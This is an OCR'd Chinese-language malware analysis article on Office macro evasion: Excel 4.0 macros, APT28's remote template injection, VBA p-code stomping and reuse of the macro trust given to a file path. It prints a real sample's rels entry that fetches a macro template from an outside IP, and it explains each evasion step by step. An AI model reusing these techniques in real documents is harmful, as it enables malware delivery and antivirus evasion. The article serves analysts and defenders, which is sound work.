


即是使用了各种混淆隐藏技术，宏的检测依然是很容易的。为了躲避检测，攻击们不停的研究宏病毒，真的是玩出了花。下面就一一介绍这些玩出了花的技术。

Excel宏4.0


27多年前，office还不支持VBA宏的时候，为了满足自动化的需求，Excel 4.0引入了Excel 4.0宏，又叫做XLM 宏（注意，不是XML！）。但仅仅一年后，Excel5.0中就引入了VBA宏，Excel 4.0宏也就无人问津。在历史的长河中，Excel 4.0宏昙花一现，但却被有心人记住了，并用于网络攻击中。

如下图所示是传播Imminent Monitor远控木马的诱导文档(md5:f4f785cc911925b8a2dd2bd2b2d1b6ef)，该样本使用Excel4.0宏从远程站点下载了一个后缀为pdf的文件。但是，我们能从代码中发现，攻击者使用msiexec运行这个pdf文件，很明显这是一个伪装成pdf文件的msi文件。




你一定很好奇，攻击者是如何创建Excel4.0宏的，下面简单介绍一下。


第一步，插入宏工作表。在Excel工作表上右键，选择插入，选择MS Excel4.0宏表



第二步，编写宏。插入的新工作表默认名称是”Macro1”，这是一个宏表，单击任何单元格并在此单元格和下面的后续单元格中输入公式“= EXEC（”calc.exe“）”和“= HALT（）”。



第三步，运行宏。右键单击包含宏代码的第一个单元格，然后选择“运行”。




可以看到，Excel4.0宏的使用还是很容易的。

我们再来看看Excel4.0宏是存放在文件何处的。

在 Excel2007文件格式（.xlsm）中，Excel 4.0宏表存储在子目录/xl/macrosheets/下的XML文件中

在Excel 97 - 2003（.xls）中，Excel 4.0宏存放在Workbook OLE流中而不是像VBA宏一样单

独存储。




Workbook OLE流中的Excel4.0宏结构的解析可以参考奇安信微信威胁情报中心的《老树开新花：利用Excel 4.0宏躲避杀软检测的攻击技术分析》(超链接:https://mp.weixin.qq.com/s/KVpO02KJWE6OVZDb0ungOA)一文。

模板注入执行宏

众所周知，以x结尾的office文档(.docx,.xlsxx,.pptx等)是不可能携带宏代码的，没有宏代码就不能执行宏了吗？

APT28说“不，没有做不到，只有想不到！没有宏代码，我们依然能执行宏”。我们可以在样本(MD5:405655be03df45881aa88b55603bef1d)中一窥他们是如何实现无宏代码执行宏的。这个样本文件名是Brexit 15.11.2018.docx，后缀名是docx，打开docx文件却弹出了宏安全告警。



遍历文件，找不到一点宏代码的痕迹。但如果你看到仔细的话，你会在./word/_rels/settings.xml.rels中

遍历文件，找不到一点宏代码的痕迹。但如果你看到仔细的话，你会在./word/_rels/settings.xml.rels中发现一串可疑的字符串：

```
settings.xml.rels
1  <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2  <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships
   "><Relationship Id="rId1" Type="
   http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate"
   Target="http://109.248.148.42/office/thememl/2012/main/attachedTemplate.dotm"
   TargetMode="External"/></Relationships>
```

”http://109.248.148.42/office/thememl/2012/main/attachedTemplate.dotm”链接向一个远程站点上的dotm文件，而dotm文件是可以执行宏的。所以，这个docx文件执行的宏是来自于远程站点吗？答案是肯定的。

在OpenXML文件格式中，我们已经介绍rels文件指定了各个部件之间的关系。在rels文件Relationship标签中，Target表示零件的文件位置，正常情况下，给的是相对路径，如图所示：

```
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId3" Type="
  http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="
  <Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
  " Target="settings.xml"/>
  <Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
  Target="styles.xml"/>
  <Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relat
  Target="theme/theme1.xml"/>
  <Relationship Id="rId4"
  Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
  Target="fontTable.xml"/>
</Relationships>
```

但APT28通过恶意构造Target，使其执行远程文件，就可以打开远程文件了。

从本质上讲，docx文件仍然没有执行宏，只是打开了一个dotm文件，执行宏的是dotm。

发散一下思维，使用此技术都能打开远程站点上的dotm文件了，我们是不是还能做一些其他

的事情，感兴趣的可以看一下《利用Office文件的Frameset 远程获取 NTLM 哈希》(超链接:https://www.4hou.com/technology/9403.html)。


pcode和execode


前文我们介绍的vba宏都是明文存储在vba模块流中的，其存储位置可以称之为源代码区域。不过除了源代码区域，vba模块还有两个“代码”区域——pcode区域和execode区域。


源代码区域存储的是宏的源代码被压缩后的“明文”代码。pcode区域存储的是Pcode伪代码，是VBA宏代码被VBA编辑器编译之后的代码。execode区域只有在pcode代码至少执行一次后才会出现，他存储的execode代码是pcode代码执行的痕迹。这三个区域每个区域都包含宏的完整功能，每个区域在不同条件下都是“可独立执行宏的”，即使删去了某个区域的代码，完全不影响宏的执行。

先说各个代码区域的存储位置。源代码区域是vba模块流的末尾，可以使用’Attribut’字符串轻松识别出来，例如oledump或olevba工具都是根据这一原理从源代码区域提取宏代码的。

Pcode区域也是存储在vba模块流中。execode代码是根据pcode代码生成的代码，它的格式更加复杂，存储在“__SRP_目录”中。当修改pcode后，旧的execode代码会被保留，重新生成新的execode代码，完全可以根据execode代码追溯宏的执行修改记录。







再说说各个代码区域会在何种情况下执行。execode只是pcode的执行记录，是不会再被执行的代码，但execode区域完全具备独立执行的条件，通过恶意构造攻击者可能利用这里执

行恶意代码。Office软件正常情况下只会执行源代码区域和Pcode区域的代码，而执行哪里的代码则取决于Office和VBA编辑器的版本。如果使用Office和VBA编辑器版本完全相同的Office软件打开并执行宏，这时候只会执行Pcode区域的代码，源代码区域的代码完全可以删掉；而如果使用的Office或VBA编辑器版本不同，则会执行源代码区域的代码并且不会更新pcode代码。

下面我们来做一个实验验证一下。


使用Office2007新建一个“3.doc”的文件，打开vba编辑器，写入如下VBA宏代码：

```
Sub autoopen()
MsgBox “789”
End Sub
```

保存”3.doc”并拷贝一份”3-副本.doc”。

使用二进制编辑器打开”3.doc”和”3-副本.doc”，定位到Pcode区域和源代码区域。将”3-副本.doc”中Pcode区域的字符串”789”修改为”123”。

按照前面的里面，使用office2007打开”3.doc”和”3-副本.doc”将运行pcode代码，”3.doc”将弹出字符串“789”，”3-副本.doc”将弹出“123”；使用office2010打开”3-副本.doc”将运行源代码，”3-副本.doc”将弹出字符串“789”。事实果真如此：



有趣的是，使用office2007的VBA编辑器打开”3-副本.doc”，显示的源代码居然是“123”，这说明VBA编辑器显示的源代码也是根据pcode来的:

由此可见，以后分析宏病毒的时候，单纯的使用oledump等工具提取宏代码分析并不一定能找到真正的恶意代码，我们还需要分析pcode的代码。幸运的是，已经有人为我们做好了pcode代码分析工具(超链接:https://pypi.org/project/pcodedmp/)——pcodedmp.py。工具使用效果如下：

```
C:\Users\Administrator\Desktop\samples\VBASeismograph-demo>pcodedmp -d "3 - 副本
.doc"
Processing file: 3 - 副本.doc
================================================================================
Module streams:
Macros/VBA/ThisDocument - 1270 bytes
Line #0:
        FuncDefn (Sub autoopen())
Line #1:
        LitStr 0x0003 "123"
        ArgsCall MsgBox 0x0001
Line #2:
        EndSub

C:\Users\Administrator\Desktop\samples\VBASeismograph-demo>pcodedmp -d "3.doc"
Processing file: 3.doc
================================================================================
Module streams:
Macros/VBA/ThisDocument - 1270 bytes
Line #0:
        FuncDefn (Sub autoopen())
Line #1:
        LitStr 0x0003 "789"
        ArgsCall MsgBox 0x0001
Line #2:
        EndSub
```


绕过宏警告

你一定遇到过这种情况，当第一次打开包含宏的文档时，office会弹出“启用内容”警告，但是第二次再次打开这个文件的时候，office并不会弹出“启用内容”警告，而是默认启用了宏。这是为什么呢？

原来Office是有记忆的，Office会记住你之前打开过的文件，如果你授权执行宏，那么在再次打开文件的时候就是默认授权执行宏。

但是很不幸，这种授权是根据文件绝对路径进行记忆的。你可以在对一个正常的文件授权后删除这个文件，然后将一个伪造的office文件，重命名为被授权过的文件名并放到相同的文件

夹下。这个时候打开伪造的office并不会弹出宏安全警告。
这就给了攻击者机会，攻击者可以将恶意文档覆盖以前的经过授权的合法文档，这样就可以在并且宏在没有警告的情况下执行。从攻击的角度来说，这种攻击还是比较困难的，但并不是完全没有成功的机会。